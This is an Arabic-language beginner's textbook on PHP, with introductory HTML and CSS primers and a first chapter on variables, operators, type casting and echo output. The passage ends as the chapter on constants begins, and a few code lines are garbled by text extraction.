



المدخل الى لغة php

شرح بسيط و مفصل لمختلف نواحي اللغة
مع عدد من الأمثلة العملية

عبد اللطيف ايمش أحمد ابو السعود

مدخل الى لغة php

شرح بسيط و مفصل لمختلف نواحي اللغة
مع عدد من الأمثلة العملية

اعداد :

عبد اللطيف ايمش

أحمد ابو السعود

الطبعة الاولى

الفهرس

5.....	مدخل الى لغة HTML
11.....	مدخل الى لغة التنسيق css
19.....	الفصل الأول : بدايتك مع لغة php
31.....	الفصل الثاني : الثوابت ودوال الشرط والدوران
45.....	الفصل الثالث : المصفوفات والدوال
61.....	الفصل الرابع : ارسال المتغيرات GET , POST
68.....	الفصل الخامس : السلاسل النصية و التعابير النظامية
77.....	الفصل السادس : استخدام JSON لتخزين وجلب البيانات
97.....	الفصل السابع : الجلسات sessions والكعكات cookies
116.....	الفصل الثامن : التعامل مع الوقت والتاريخ
128.....	الفصل التاسع : التعامل مع الملفات و المجلدات
141.....	الفصل العاشر : التعامل مع قواعد البيانات
149.....	الفصل الحادي عشر : رفع الملفات الى الخادم
160.....	الفصل الثاني عشر : التعامل مع الصور
182.....	الفصل الثالث عشر : معايير كتابة الأكواد وتحسين اداء برامج php
203.....	الفصل الرابع عشر : البرمجة غرضية التوجه
223.....	Singleton Pattern الفصل الخامس عشر : النمط المفرد
240.....	الفصل السادس عشر : حماية تطبيقات php

بسم الله الرحمن الرحيم

الحمد لله رب العالمين وأفضل الصلاة و التسليم على سيدنا محمد إمام المرسلين وخاتم النبيين وعلى آله وصحبه أجمعين . أصبحت تطبيقات الانترنت في الآونة الأخيرة من أشهر أنواع التطبيقات وأكثرها استخداماً . وظهرت عدة لغات برمجة موجهة للويب كلغة jsp ولغة asp وغيرها ; لكن لغة وحيدة اثبتت جدارتها وقوتها في هذا المجال وهي لغة php التي تقتبس العديد من تعابيرها من لغتها الأم C بالإضافة الى مجانيته .

يوجد حالياً عدد ضخم جداً من مواقع انترنت تستخدم هذه اللغة ومن أشهرها موقع التواصل الإجتماعي

facebook بالإضافة الى الموسوعة الحرة wikipedia وغيرها الكثير ...

هذا الكُتيب مجاني و يخضع لشروط اتفاقية رخصة غنو للمستندات الحرة GNU FDL الإصدار 2.1 .

سنقوم في بداية الكتاب بمراجعة سريعة للغة الهيكلية HTML و كيفية كتابة صفحات الأنماط الإنسيابية CSS

وبالطبع هذا العمل لا يخلو من أخطاء غير مقصودة , ونأمل أن يكون هذا الكتاب إضافة جديدة ومفيدة للمحتوى العربي , وأن يُفيد القارئ في تعلم هذه اللغة لمواكبة التطور التقني السريع لعالم الويب . ولقد حاولنا قدر الامكان التركيز على الموضوعات التي لم يتم التطرق اليها في كتاب عربي سابق . والله ولي التوفيق .

المؤلفان

مدخل الى لغة HTML

المتصفح لا يرى أكواد PHP ولكنه يرى أكواد HTML وأكواد التنسيق CSS وأكواد لغة JavaScript -يمكنك البدء في تعلمها بعد إنهاء هذه الدورة-

هذه اللغة بسيطة التركيب جداً وعند فهمك لكيفية تركيبها إذا أنت تخطيت أهم جزء في تعلم لغة HTML والباقي تستطيع التعرف عليه عند الحاجة إليه .

ماهي مكونات هذه اللغة ؟

- ببساطة تتكون هذه اللغة من الثلاث علامات الأساسية التالية < و > و / ومجموعة وسوم
- الصورة العامة لأي وسم تأخذ الصورة التالية :

```
<tag>

</tag>
```

ويسمى الوسم <tag> وسم الفتح والوسم </tag> وسم الإغلاق

الآن نريد إنشاء صفحة ويب

ما عليك إلا أن تفتح أي محرر نصوص وتكتب التالي :

```
<html>

</html>
```

ويعرف الوسم السابق html بوسم تعريف وثيقة HTML وعند فتح أي وسم يجب إغلاقه وهذا الوسم يحتوي بداخله جميع وسوم HTML الأخرى

ملاحظة : هناك وسوم لا تحتاج لوسم إغلاق لأنها لايمكن تضمين وسوم أخرى داخلها كوسم السطر الجديد

وبعد هذا نحفظ الصفحة بامتداد html بهذا أنت أنشأت صفحة ويب فارغة , تستطيع أن تفتحها باستخدام أي من المتصفحات لديك

ملاحظة: لا يهتم الكتابة بالأحرف الإنجليزية الكبيرة أو الصغيرة في لغة HTML

كل وسم يمكن أن تكون له بعض الخصائص تختلف من وسم لآخر على سبيل المثال الوسم html له خاصية الـ dir وهي إتجاه الصفحة وتأخذ قيمتين إما "rtl" أي من اليمين إلى اليسار أو "ltr" أي من اليسار إلى اليمين left to right القيمة

ملاحظة : توضع القيمة بين علامتي إقتباس زوجية أو فردية

إذا أردنا كتابة صفحة ويب باللغة العربية فالأفضل أن يكون إتجاه الصفحة من اليمين إلى اليسار هكذا :

```
<html dir="rtl">

</html>
```

والآن نريد أن نكتب شيئ في الصفحة , وسم جسم الصفحة هو الوسم body فالأمن سنقوم بتضمين وسم الـ body داخل وسم الـ html وداخل وسم الـ body نكتب ما نريد هكذا :

```
<html dir="rtl">

    <body>
        بسم الله الرحمن الرحيم
    </body>

</html>
```

ملاحظة : يتم تجاهل أي عدد من الأسطر أو المسافات الفارغة إلى مسافة فارغة واحدة

ملاحظة : من الأفضل تنسيق الكود الذي تكتبه ويفضل إستخدام ذر الـ tab من لوحة المفاتيح لإزاحة محتويات الوسم للداخل لتوضيح أن هذه البيانات ضمن هذا الوسم -يمكنك تظليل المنطقة المراد إزاحتها وتضغط على مفتاح الـ tab -

الآن إحتفظ الملف وجرب هذا الكود على المتصفح ماذا ترى ؟

إذا كنت من مستخدمي متصفح IE ربما سيظهر النص عادي معك , ولكن مع باقي المتصفحات سيظهر النص بشكل غريب , نسأل ما هذه المشكلة ؟

ونجيبك أن هذه المشكلة من ترميز اللغة ولكي تظهر اللغة العربية بشكل جيد يجب عليك إستخدام إستخدام ترميز داعم للغة العربية كـ

utf-8

فهناك وسم في لغة HTML يسمى وسم الرأس head وهو داخل وسم html وأعلى وسم ال body ويتم تضمين محتويات ومعلومات الصفحة داخله

ما نحتاجه من هذا الـ وسم حالياً هو وسم تعريف ترميز الوثيقة ويدعى meta وهو وسم لا يحتاج وسم إغلاق وعلى هذا يصبح الكود كالتالي :

```
<html dir="rtl">

    <head>
        <meta http-equiv="content-type" content="text/html; charset=utf-8">
    </head>

    <body>
        بسم الله الرحمن الرحيم
    </body>

</html>
```

ملاحظة: يجب أيضاً أن يتم حفظ الملف بترميز utf-8 إذا كنت من مستخدمي Linux فالإفتراضي هو الحفظ بهذا الترميز ولكن مستخدمي Windows يحتاجون لحفظ الملف بترميز utf-8

ملاحظة: لحفظ الملف بهذا الترميز على windows من خلال notepad العادي إختار Save As ثم إختار من تبويب Encoding الترميز UTF-8 ولكن البيانات العربية في هذا الملف ستلتف ويجب عليك إعادة كتابتها من جديد ولتلاشي هذا إن كان لديك ملفات تخشى على ضياع بياناتها يرجى استخدام برنامج notepad++ لعملية تحويل الترميز .

ولكن هناك تعديلات جديدة ووسوم جديدة تم إضافتها وتحسينات كثيرة تم إضافتها للغة الهيكلة HTML في نسختها الجديدة HTML5 فلتعريف وثيقة من نوع HTML5 يجب إضافة الكود التالي في بداية الوثيقة :

```
<!DOCTYPE HTML>
```

- وضمن هذه التعديلات تم تعديل وسم ال meta وأصبح أقصر فقط عليك إعطاء قيمة الترميز التي تريد للخاصية charset وعلى هذا يصبح الكود التالي بهذا الشكل :

```
<!doctype html>
<html dir="rtl">

    <head>
        <meta charset="utf-8">
    </head>

    <body>
        بسم الله الرحمن الرحيم
    </body>

</html>
```

وهناك وسم آخر ضمن وسوم ال head وهو وسم title وهو اسم الصفحة وهو ما تستخدمه للتفريق بين الصفحات إذا كنت تفتح أكثر من تبويب داخل المتصفح , وإن تركت هذا الوسم سيظهر مسار الملف به ويصبح الكود كالتالي :

```
<!doctype html>
<html dir="rtl">

    <head>
        <meta charset="utf-8">
        <title>
            صفحة للتجربة
        </title>
    </head>

    <body>
        بسم الله الرحمن الرحيم
    </body>

</html>
```


والآن نريد أن نضيف بعض النصوص والتنسيقات لجسم الصفحة إذاً علينا الإنتقال لداخل وسم ال body هناك للعناوين 6 وسوم من h1 إلى h6 يختلفوا عن بعض في حجم الخط ولدينا وسم الفقرة وهو p ووسم الخط font وكل وسم له خصائصه الخاصة -وهناك خصائص مشتركة طبعاً- ولكل خاصية قيم بعد تعلمنا لغة التنسيق CSS لن نحتاج لهذه والوسوم لتطبيق ما سبق من وسوم نفذ وشاهد التغييرات

```
<body>
    <h1> بسم الله الرحمن الرحيم </h1>
</body>
```

الآن إستخدم الخاصية align وهي تأخذ عدة قيم هي right و left و center و justify ونحن نريد توسيط محتوى هذا الوسوم إذاً سنختار center ويكون الكود كالتالي :

```
<body>
    <h1 align="center">
        بسم الله الرحمن الرحيم
    </h1>
</body>
```

والآن سنضع فقرة أسفل العنوان بإستخدام الوسوم p وسأستخدم وسم br للنزول سطر جديد داخل الوسوم نفسه والكود كامل كالتالي :

```
<!doctype html>
<html dir="rtl">

    <head>
        <meta charset="utf-8">
        <title>
            صفحة للتجربة
        </title>
    </head>

    <body>
        <h1 align="center">
```

بسم الله الرحمن الرحيم

</h1>

<p>

اللَّهُ لَا إِلَهَ إِلَّا هُوَ الْحَيُّ الْقَيُّومُ لَا تَأْخُذُهُ سِنَّةٌ وَلَا نَوْمٌ لَهُ مَا فِي السَّمَوَاتِ وَمَا فِي الْأَرْضِ مَنْ ذَا الَّذِي يَشْفَعُ عِنْدَهُ إِلَّا بِإِذْنِهِ يَعْلَمُ مَا بَيْنَ أَيْدِيهِمْ وَمَا خَلْفَهُمْ وَلَا يُحِيطُونَ بِشَيْءٍ مِنْ عِلْمِهِ إِلَّا بِمَا شَاءَ وَسِعَ كُرْسِيُّهُ السَّمَوَاتِ وَالْأَرْضَ وَلَا يَئُودُهُ حِفْظُهُمَا وَهُوَ الْعَلِيُّ الْعَظِيمُ

(سورة البقرة الآية 255)

</p>

</body>

</html>

ملاحظة: العنصر في HTML يقصد به وسم الفتح و وسم الإغلاق وما يحويانه معاً , ولكن أنا إستخدم كلمة وسم إذا كانت بدون كلمة فتح أو إغلاق للدلالة على العنصر وما يحويه .

أرجوا أن تكون هيكلية لغة HTML وطريقة كتابتها وضحت للجميع , أهم شيء هو أن تستطيع التفرقة بين الوسوم وخواصها وما القيم التي تأخذها كل خاصية عند إستخدامها مع وسم محدد .

مدخل الى لغة التنسيق css

CSS هي لغة لتنسيق ملفات الـ HTML

يمكن تضمين أكواد الـ CSS من خلال الوسم `style` ضمن كود HTML وهذا الوسم يأخذ خاصية وهي النوع `type` بالشكل التالي :

```
<style type="text/css">

</style>
```

وما سنتناوله الآن هو كيفية تحديد الوسوم التي نريد تطبيق التنسيق عليها ما عليك إلا كتابة اسم الوسم الذي تريد تطبيق التنسيق عليه ومن ثم نقوم بفتح أقواس مجموعة لكتابة خصائص هذا الوسم بداخل الأقواس سنستخدم الوسم `div` أحد وسوم HTML وسنعطي لون الخط أحمر لمحتويات هذا الوسم

الآن نريد تجربة ما سبق على كود HTML

```
<!doctype html>
<html dir="rtl">

    <head>

        <meta charset="utf-8">

        <title>
            تجربة التنسيق
        </title>

        <style type="text/css">
            div {
                color:#F00;
            }
        </style>

    </head>

    <body>
```

```

<div>
    بسم الله الرحمن الرحيم
</div>
<div>
    الحمد لله رب العالمين
</div>
<div>
    الرحمن الرحيم
</div>
<p>
    مالك يوم الدين
<p>
</body>

```

```
</html>
```

ملاحظة: أي لون مكون من الألوان الثلاثة الأحمر والأخضر والأزرق اللون الواحد يتبع النظام السادس عشر في الكتابة ويأخذ التمثيل RGB وهي إختصال لأول حرف من كل لون

وإذا أردت أن أطبق التنسيق على أكثر من وسم أستخدم بينهم الفاصلة , ويصبح كود التنسيق كالتالي :

```

<style type ="text/css">
    div,p {
        color:#F00;
    }
</style>

```

وبعد تجربة هذه الطريقة نجد أن جميع النصوص داخل الـ div و p لونها أحمر

فلتحديد الوسوم التي نريد تطبيق التنسيق عليها ظهرت الحاجة للمعرفات والفئات الـ id والـ class
 فلهذا سنميز كل وسم من النوع div بمعرف مختلف كالتالي :

```

<div id="text1">
    بسم الله الرحمن الرحيم
</div>
<div id="text2">
    الحمد لله رب العالمين
</div>
<div class="text3">
    الرحمن الرحيم
</div>
<p class="text3">
    مالك يوم الدين
<p>
<div>
    إياك نعبد وإياك نستعين
</div>
<div class="text3">
    إهدنا الصراط المستقيم
</div>
<div id="text4">
    صراط الذين أنعمت عليهم
</div>
<div class="text5">
    غير المغضوب عليهم ولا الضالين
</div>

```

من ملاحظتنا للكود السابق نجد أن بعض الوسوم أخذت نفس اسم الفئة ولهذا سيطبق عليها نفس التنسيق الخاص بهذه الفئة

السؤال الآن إذا وما الفرق بين المعرف والفئة ؟

الفرق بينهم هو أن المعرف لا يتكرر داخل الوثيقة ولا تعطي أكثر من معرف لوسم واحد , بينما تستطيع استخدام الفئة لأكثر من وسم وتستخدم أن تعطي الوسوم أكثر من فئة

ملاحظة: الكلام السابق يفضل أن تتبعه لكن لو خالفته ستجد الأمور تسير على ما يرام

ميزتنا هنا لا رسائل مزعجة للأخطاء لا تحذيرات لا شيء ، فقط عليك إكتشاف أخطائك في صمت

والآن دور كود التنسيق للدلالة على المعرف نستخدم الرمز # قبل قيمة المعرف وللدلالة على الفئة نستخدم الرمز . قبل قيمة الفئة والكود كامل يكون على الشكل التالي :

```
<!doctype html>
<html dir="rtl">

    <head>

        <meta charset="utf-8">
        <title>
            تجربة التنسيق
        </title>
        <style type="text/css">
            #text1 {
                color:#ff0000;
            }
            #text2 {
                color:#0f0;
            }
            .text3 {
                color:#00f;
            }
            #text4,.text5 {
                color:#F0F;
            }
        </style>
    </head>
```

```
<body>

  <div id="text1">
    بسم الله الرحمن الرحيم
  </div>
  <div id="text2">
    الحمد لله رب العالمين
  </div>
  <div class="text3">
    الرحمن الرحيم
  </div>
  <p class="text3">
    مالك يوم الدين
  <p>
  <div>
    اياك نعبد واياك نستعين
  </div>
  <div class="text3">
    اهدنا الصراط المستقيم
  </div>
  <div id="text4">
    صراط الذين أنعمت عليهم
  </div>
  <div class="text5">
    غير المغضوب عليهم ولا الضالين
  </div>
</body>

</html>
```

تحدثنا عن إختيار تحديد الوسوم من خلال لغة التنسيق CSS والآن سنطبق بعض من خواص التنسيق

```
.text1 {
```

```

color: #F00;
font-size: 28px;
background-color: #666;
font-family: Tahoma;
text-align: center;
}

```

عند تطبيق الفئة السابقة على وسم ما سيجعل لون الخط أحمر و حجم الخط 28px والخلفية رمادي والخط Tahoma والمحاذاة للوسط .

في الغالب ما يتم فصل ملفات التنسيق عن صفحة HTML ويوضع التنسيق كالكود السابق مباشراً في ملف ويتم حفظه بامتداد CSS ,
فلنحفظ الملف السابق باسم style.css ويتم تضمين هذا الملف في وثيقة HTML داخل وسم الـ head باستخدام وسم link كالتالي :

```
<link href="style.css" rel="stylesheet" type="text/css">
```

ما يهمنا من هذا الوسم هي الخاصية href وقيمتها هي مسار ملف التنسيق -سيأتي الحديث عن المسارات تبعاً- وبما أن الملف في نفس مجلد ملف الـ HTML نكتب اسم الملف باللاحقة فقط .

ويصبح الكود كامل كالتالي :

```

<!doctype html>
<html dir="rtl">

  <head>

    <meta charset="utf-8">

    <title>
      تجربة التنسيق
    </title>

    <link href="style.css" rel="stylesheet" type="text/css">

  </head>

  <body>

    <div class="text1">
      بسم الله الرحمن الرحيم
    </div>
  </body>
</html>

```



```

        </div>

    </body>

</html>

```

ويمكن دمج أكثر من فئة لو سم واحد فيكون كود ال CSS كالتالي :

```

.text1 {
    color: #F00;
    font-size: 28px;
}
.text2 {
    background-color: #666;
    font-family: Tahoma;
    text-align: center;
}

```

ويكون إسناد الفئات للو سم الواحد يفصل بينهم بمسافة فارغة كالتالي :

```

<div class="text1 text2">
    بسم الله الرحمن الرحيم
</div>

```

لن أطيل كثيراً وما بقي إلا أن نتعرف على المزيد من الخصائص وما هي قيمها وفيما تستخدم والتالي روابط يمكنك الإعتماد عليها

أولاً: اللغة العربية :

<http://ar.html.net/tutorials/css>

وداخل هذا الموقع أيضاً يوجد شرح جيد للغة الهيكلية HTML

ثانياً: اللغة الإنجليزية :

موقع مدرسة W3 موقع جيد جداً في الوصول للخواص وتطبيق مباشر عليها ولكن لا تعتمد عليه كشرح مفصل والتالي رابطته فهوي يحتوي أيضاً على الكثير من اللغات والتقنيات الأخرى

<http://www.w3schools.com/css>

الفصل الأول : بدايتك مع لغة php

نُبذة سريعة عن لغة PHP :

- هي لغة حرة مفتوحة المصدر ومجانية الاستخدام و مخصصة لتطوير تطبيقات الويب وبيئة تطويرها هي Linux

إن كانت لك سابقة عهود مع أي لغة برمجة لن تجد الأمر غريب لأن المنطق البرمجي واحد وأوامرها تشبه إلى حد كبير أمها لغة الـ C

إن كنت من مستخدمي أحد اللغات التالية - التي إطلعت عليها أنا - وهي java أو C أو ++C أو C# ستجد مرونة كبيرة توفرها هذه اللغة في التعامل بخلاف ما اعتدت عليه

أول ما سيصادفك من هذه المرونة أن هذه اللغة لا تحتاج لتعريف متغيرات فقط إسناد القيمة للمتغير وسيقوم مترجم اللغة بالتعرف على القيمة التي يحويها المتغير تلقائياً - كما سنرى بعد قليل -

ملاحظة : أوامر لغة PHP غير حساسة لحالة الأحرف بمعنى يمكنك الكتابة بالأحرف الكبيرة أو الصغيرة على حد سواء في أوامر اللغة

وبما أن صفحة الويب يمكن أن تتضمن أكواد غير أكواد لغة PHP إذاً يجب تسمية المترجم أين أكواد PHP ليتم التعرف عليها ولهذا عند كتابة أكواد PHP داخل الصفحة يجب تضمينها ضمن وسم الفتح **<?php>** ووسم الإغلاق **?>** هناك أيضاً الشكل المختصر ولكن تم إيقاف استخدامه لتشغيله يجب عليك التعديل على ملف `php.ini`

وكما جرى العرف والعادة طباعة جملة إفتتاحية وغالباً تكون `hello world` ! لا أعلم حقيقاً لماذا

للطباعة على المتصفح نستخدم دالة **echo** بأقواس أو بدون أقواس كالتالي :

```
<?php
    echo ("mostafa ");
    echo "mohammed";
?>
```

ضع هذا الكود في ملف وليكن باسم `test.php` ونفذ الكود

ملاحظة : يُسمح لك باستخدام المسافات الفارغة و الأسطر كيفما تشاء ولكن يجب أن يتم الفصل بين الأوامر البرمجية بالفاصلة المنقوطة ; ولا يشترط وضعها لآخر أمر برمجي

- يمكننا تطبيق وسوم الـ HTML وطباعتها كالتالي :

```
<?php
    echo "<div style='color:#F00;'>mostafa  mohammed</div>";
?>
```

- وقد قمنا باستبدال علامة الإقتباس المزدوجة إلى مفردة حتى لا يحدث تضارب بين العلامتين ويمكن أن يكون الكود أيضاً بهذا الشكل :

```
<?php
    echo '<div style="color:#F00;">mostafa  mohammed</div>';
?>
```

- وسيتأتي الحديث عن الفرق بين الطريقتين لاحقاً

ويمكن أيضاً استخدام العلامة \ قبل العلامة التي لا تريد أن يحدث لها تضارب مع علامة أخرى بهذا الشكل :

```
<?php
    echo "<div style=\"color:#F00;\">mostafa  mohammed</div>";
?>
```

لدمج نستخدم علامة النقطة . كالتالي :

```
<?php
    echo "Ahmed"."Mahmoud";
?>
```

* التعليقات :

- تستخدم العلامتين // أو العلامة # لإضافة تعليق سطر واحد ويمكنك استخدام بداية التعليق بالرمز /* وإنتهائه بالرمز */ لحصر ما بينهما

```
<?php
// تعليق سطر واحد

# تعليق سطر واحد
```

```
/* حصر التعليق */
```

```
/*
```

```
حصر تعليق أكثر من سطر
```

```
حصر تعليق أكثر من سطر
```

```
*/
```

```
?>
```

- نفذ لن ترى شيئاً

* المتغيرات :

- فقط ما نحتاجه لتعريف متغير في لغة php هو أن يسبق اسم المتغير العلامة \$ ولا يشترط أن تضع للمتغير قيمة عند بداية التعريف ولكن لا يصح استخدامه قبل تعيين قيمه له ويتم التعرف على نوع البيانات المسندة للمتغير تلقائياً

- تسمية المتغيرات تتبع القواعد العامة بأن يبدأ اسم المتغير بحرف من حروف اللغة الإنجليزية أو من 127 إلى 255 من جدول ASCII ولا يحتوي غير الحروف الإنجليزية والأرقام والعلامة _ ومن 127 إلى 255 من جدول الـ ASCII على هذا يمكن استخدام اللغة العربية في تسمية المتغيرات .

ملاحظة : من 127 إلى 255 من جدول الـ ASCII تكون مخصصة لرموز اللغة الحالية المستخدمه على الجهاز .

- تسمية المتغيرات حساسة لحالة الأحرف أي استخدامك حرف كبير غير استخدامك لحرف صغير

والتالي تعريف متغيرات مختلفه تحمل قيم مختلفة :

```
<?php
$var1;                // عدم اسناد قيمة ابتدائية للمتغير
$var2 = 10;           // اسناد عدد صحيح
$var3 = 10.23;        // اسناد عدد كسري
$var4 = null;         // اسناد القيمة الفارغة
$var5 = false;        // اسناد قيمة منطقية
$محمود = "Mahmoud";   // اسناد سلسلة نصية
$مصطفى = 'Mostafa'; // اسناد سلسلة نصية
$var1 = $متغير لمتغير // اسناد متغير لمتغير محمود;
$_ = $محمود.$var2;    // دمج متغير بمتغير واسناد القيمة المدمجة لمتغير آخر
```

```

$_20 = $var1.$var3; // دمج متغير بمتغير واسناد القيمة المدمجة لمتغير آخر

// طباعة المتغيرات معاً
echo $var1.$var2.$var3.$var4.$var5.$20_$.$.محمود$.مصطفى.
?>

```

- هناك قيم أخرى يمكن إسنادها للمتغير سنتعرف عليها لاحقاً كالمصفوفات والكائنات و العنوان

ملاحظة : القيمة المنطقية false والقيمة الفارغة null لا تظهر في الطباعة والقيمة المنطقية true يطبع عوضاً عنها 1

* العمليات الحسابية :

+ علامة الجمع
 - علامة الطرح
 * علامة الضرب
 / علامة القسمة
 % علامة باقي القسمة

أمثلة على العمليات الحسابية :

```

<?php
$var1 = 10;
// اسناد عدد صحيح
$var2 = 20.23; // اسناد عدد كسري
$var3 = $var1*$var2; // عملية ضرب
// متغيرين
$var4 = $var1/$var2; // عملية قسمة
// متغيرين
$var5 = $var1%$var2; // عملية باقي القسمة
echo '$var1+$var2 = ' . ($var1+$var2) . '<br>'; // طباعة ناتج عملية الجمع وطباعة اسماء المتغيرات

```

```

echo "$var1+$var2 = " . ($var1+$var2) . '<br>';           // طباعة ناتج عملية الجمع وطباعة قيم
المتغيرات
echo $var3 . '<br>' . $var4 . "<br>" . $var5;           // طباعة باقي المتغيرات
?>

```

- والمثال السابق يوضح الفرق بين استخدام علامة الإقتباس المزدوجة والمفردة حيث أن السلسلة النصية بين علامتي إقتباس مزدوجتين إذا كان بها اسم متغير يتم طباعة قيمته ولكن في حالة علامتي الإقتباس المفردتين يتم طباعة اسم المتغير وليس قيمته .

من المعروف أن العمليات الحسابية تتم على المتغيرات العددية فقط فهل لغة PHP تتبع هذا النمط كباقي اللغات وتصدر أخطاء عند مخالفة هذا الأمر ؟ تعالوا بنا لنرى المثال التالي :

```

<?php
$var1 = 30;
$var2 = '10ahmed';           // سلسلة نصية تبدأ برقم
$var3 = 'a120';              // سلسلة نصية تبدأ بحرف
$var4 = true;
$var5 = false;
$var6 = null;
$var7 = '20a60';             // قيمة نصية بها أعداد وحروف
$var8 = '20.13hhr60.12';

echo "$var1+$var2 = " . ($var1+$var2) . '<br>';
echo "$var1+$var3 = " . ($var1+$var3) . '<br>';
echo "$var1+$var4 = " . ($var1+$var4) . '<br>';
echo "$var1+$var5 = " . ($var1+$var5) . '<br>';
echo "$var1+$var6 = " . ($var1+$var6) . '<br>';
echo "$var1+$var7 = " . ($var1+$var7) . '<br>';
echo "$var1+$var8 = " . ($var1+$var8) . '<br>';
?>

```

- نفذ المثال السابق ولاحظ النتيجة

- إن لم تستسغ الأمر يمكنك استخدام معاملات التحويل التالية :

int

double

float

boolean

bool

string

بالنسبة لـ **bool** و **boolean** العمل واحد وأيضاً **float** و **double**

والمثال التالي يوضح العملية :

```
<?php
$var1 = 10;
$var2 = 20.12;
$var3 = '1123456789123456789123456789ahmed';
$var4 = 'ahmed10';
$var5 = '12.123456789123456789ahmed';

echo "(double)$var1 = ".(double)$var1."<br>";
echo "(int)$var2 = ".(int)$var2."<br>";
echo "(string)$var1 = ".(string)$var1."<br>";
echo "(string)$var2 = ".(string)$var2."<br>";
echo "(int)$var3 = ".(int)$var3."<br>";
echo "(double)$var3 = ".(double)$var3."<br>";
echo "(int)$var4 = ".(int)$var4."<br>";
echo "(double)$var4 = ".(double)$var4."<br>";
echo "(int)$var5 = ".(int)$var5."<br>";
echo "(double)$var5 = ".(double)$var5."<br>";
echo "(int)null = ".(int)null."<br>";
```



```

echo "(double)null = ".(double)null . "<br>";
echo "(int>false = ".(int>false . "<br>";
echo "(double>false = ".(double>false . "<br>";
echo "(int>true = ".(int>true . "<br>";
echo "(double>true = ".(double>true . "<br>";

?>

```

والمثال التالي يوضح عملية التحويل للقيم المنطقية -وسيأتي ذكر هذه الجزئية بتفصيل بعد حالة الشرط if لاحقاً- :

```

<?php

echo "(bool) = ".(bool)' ' . "<br>";
echo "(bool)0 = ".(bool)0 . "<br>";
echo "(bool)'0' = ".(bool)'0' . "<br>";
echo "(bool)12 = ".(bool)12 . "<br>";
echo "(bool)-10 = ".(bool)-10 . "<br>";
echo "(bool) '-100' = ".(bool) '-100' . "<br>";
echo "(bool)12.12 = ".(bool)12.12 . "<br>";
echo "(bool)-13.12 = ".(bool)-13.12 . "<br>";
echo "(bool)12.12ahmed = ".(bool)'12.12ahmed' . "<br>";
echo "(bool)ahmed12.12 = ".(bool)'ahmed12.12' . "<br>";
echo "(int)((bool)0) = ".(int)((bool)0) . "<br>";

?>

```

- وباختصار السلسلة النصية إذا كانت فارغة فهي تعني false وإن كان بها قيمة أياً كانت فهي تعني true حتى بدون عملية تحويل وسنرى هذا عند حديثنا عن الشروط , وأيضاً الصفر أو 0.0 يعني false وبخلاف ذلك سواء عدد صحيح أو كثري أو عدد سالب فهو يعني true .

* معاملات الزيادة والنقصان :

++ معامل الزيادة

-- معمل النقصان

- ففي حالة كونه قبل المتغير أي يُزاد أو يُنقص من قيمة المتغير قبل تنفيذ الكود البرمجي بمقدار واحد ولكن في حالة كونه بعد المتغير ينفذ الكود البرمجي الموجود به ومن ثمَّ زيادة أو نقصان المتغير بمقدار الواحد والكود التالي يوضح العملية :

```
<?php
$var1 = 0;
$var2 = 0;
$var3 = 0;
$var4 = 0;
echo '++$var1 = ' .(++$var1);
echo '<br>';
echo '$var1 = ' . $var1;
echo '<br>';
echo '$var2++ = ' . $var2++;
echo '<br>';
echo '$var2 = ' . $var2;
echo '<br>';
echo '--$var3 = ' .--$var3;
echo '<br>';
echo '$var3 = ' . $var3;
echo '<br>';
echo '$var4-- = ' . $var4--;
echo '<br>';
echo '$var4 = ' . $var4;
?>
```

* معاملات العمليات :

$+=$ جمع قيمة على قيمة المتغير السابقة

$-=$ طرح قيمة من قيمة المتغير السابقة

\div = قسمة قيمة المتغير السابقة على قيمة
 $*$ = ضرب قيمة في قيمة المتغي السابقة
 $\%$ = إيجاد الباقي لقيمة المتغير السابقة على قيمة
 $.$ = دمج قيمة إلى قيمة المتغير السابقة

والتالي يوضح العملية :

```

$var1 = $var1 + $var2; تساوي $var1 += $var2;
$var1 = $var1 - $var2; تساوي $var1 -= $var2;
$var1 = $var1 * $var2; تساوي $var1 *= $var2;
$var1 = $var1 / $var2; تساوي $var1 /= $var2;
$var1 = $var1 % $var2; تساوي $var1 %= $var2;
$var1 = $var1 . $var2; تساوي $var1 .= $var2;
  
```

مثال على ما سبق :

```

<?php
$var1 = 10;
$var2 = 10;
$var3 = 10;
$var4 = 10;
$var5 = 10;
$var6 = 10;

$var1 += 10;
$var2 -= 10;
$var3 *= 10;
$var4 /= 10;
$var5 %= 10;
$var6 .= 10;

echo $var1.'<br>'.$var2.'<br>'.$var3.'<br>'.$var4.'<br>'.$var5.'<br>'.$var6.'<br>';
  
```

```
?>
```

- هناك طريقتين لكتابة أكواد php و HTML معاً إما استخدام جملة الطباعة أو إغلاق وسم كود php والبدأ في كتابة أكواد HTML ومن ثم إعادة فتح وسم php لتكملة كتابة أكواد php كالتالي :

```
<?php
    $var1 = 'مصطفى';
    $var2 = 'محمود';
?>
<!DOCTYPE HTML>
<html dir="rtl">
    <head>
        <link rel="stylesheet" type="text/css" href="style.css"/>
        <meta charset="utf-8">
        <title>
            التمرين
        </title>

    </head>
    <body>
        <div style="color:#F00;">
            <?php echo $var1; ?>
        </div>
        <div style="color:#00F; font-size:28px;">
            <?php echo $var2; ?>
        </div>
    </body>
</html>
```

```

<?php
    $var1 = 'مصطفى';
    $var2 = 'محمود';
echo '
<!DOCTYPE HTML>
<html dir="rtl">
    <head>
        <link rel="stylesheet" type="text/css" href="style.css"/>
        <meta charset="utf-8">
        <title>
            التمرين
        </title>

    </head>
    <body>
        <div style="color:#F00;">
            '.$var1.'
        </div>
        <div style="color:#00F; font-size:28px;">
            '.$var2.'
        </div>
    </body>
</html>';
?>

```

وكل طريقة تكون مناسبة في وضع أكثر من الثانية

ملاحظة : أكواد الـ HTML تعمل ضمن ملف بإمتداد php -ولكن تحتاج لسرفر- والعكس غير صحيح

وحتى لا نُغضب مبرمجي الـ C والـ C++ واللغات الأخرى منا فهناك دوال أخرى للطباعة والقراءة من سلسلة نصية و عملها كعمل هذه الدوال في هذه اللغات :

`print`
`printf`
`sprintf`
`sscanf`

وفي النهاية قبل أن أنهى موقع php يقدم توثيق أكثر من رائع للغة ولا غنا لمبرمجي php عنه والتالي رابط التوثيق على الموقع الرسمي :

<http://php.net/manual/en>

وأيضاً يمكنكم تنزيل التوثيق من على الرابط التالي :

<http://php.net/download-docs.php>

الفصل الثاني : الثوابت ودوال الشرط والدوران

* الثوابت :

- يتم تعريف الثوابت باستخدام الكلمة المحجوزة `const` قبل اسم الثابت أو من خلال الدالة `define` ويتبع اسم الثابت نفس قواعد كتابة اسم المتغير غير أنه لا يبدأ بالعلامة \$ ويُفضل أن يُكتب بالحروف الكبيرة
 - يجب أن يُعطى الثابت قيمة عند عملية تعريفه ولا يمكن تغيير هذه القيمة فيما بعد
- أمثلة لتعريف الثوابت :

```
<?php
const أحمد = "ahmed";
